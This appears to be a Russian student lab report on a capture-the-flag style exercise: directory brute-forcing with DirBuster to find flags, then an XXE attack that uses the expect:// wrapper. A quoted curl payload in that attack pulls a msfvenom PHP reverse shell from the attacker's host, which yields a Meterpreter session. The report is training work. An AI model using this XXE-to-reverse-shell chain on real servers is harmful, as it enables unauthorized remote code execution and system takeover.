


Козлова Нонна, Пинега Белла, Световидова Полина, Лазева Диана, Салькова Кристина

## **Лабораторная работа #2**


Необходимо найти в директориях сайта два флага, прочитать их значения и передать на портал

### **Получение первого флага**


- Запускаем удаленный рабочий стол




- Запускаем DirBuster и указываем <http://195.239.174.35/>, выбираем словарь и отключаем опцию Be Recursive.



- Для получения флага переходим по ссылке <http://195.239.174.35/info.php> из контекстного меню DirBuster




- Получение флага «Исследование веб-директорий магазина»




## Получение второго флага


- Открываем внешний вид страницы API и делаем запрос



- Результат обработки



- Получение второго флага



## Получение сессии с веб-ресурсом посредством XXE

- Используем уязвимость XXE и обёртку expect:// для выполнения команд на сервере.
- Генерируем PHP-полезную нагрузку для обратного подключения с помощью msfvenom.
- Запускаем на своей машине HTTP-сервер для раздачи payload.
- Используем XXE-запрос с curl для загрузки payload на целевой сервер.
- Запускаем в Metasploit обработчик multi/handler для приёма соединения.

The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window titled 'root@kali: ~' is active, displaying a command-line exploit development session. The user is crafting a curl command to exploit a vulnerability in a XML API endpoint. The command includes various XML payload components such as '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM "expect://curl\$IFS-0\$IFS'\\'195.239.174.11:8000/meterpreter.php'\\">'><request><searchitem>&xxe;</searchitem></request>'<?xml version="1.0"?><response><searchitem> % Total % Received % Xferd Average Speed Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 -:- -:- -:- -:- -:- -:- 0 100 1115 100 1115 0 0 155k 0 -:- -:- -:- -:- -:- 155k </searchitem><error>Product not found in the database.</error></response>''. The terminal also shows the curl command being executed and its progress.

- Получаем Meterpreter-сессию и контроль над системой.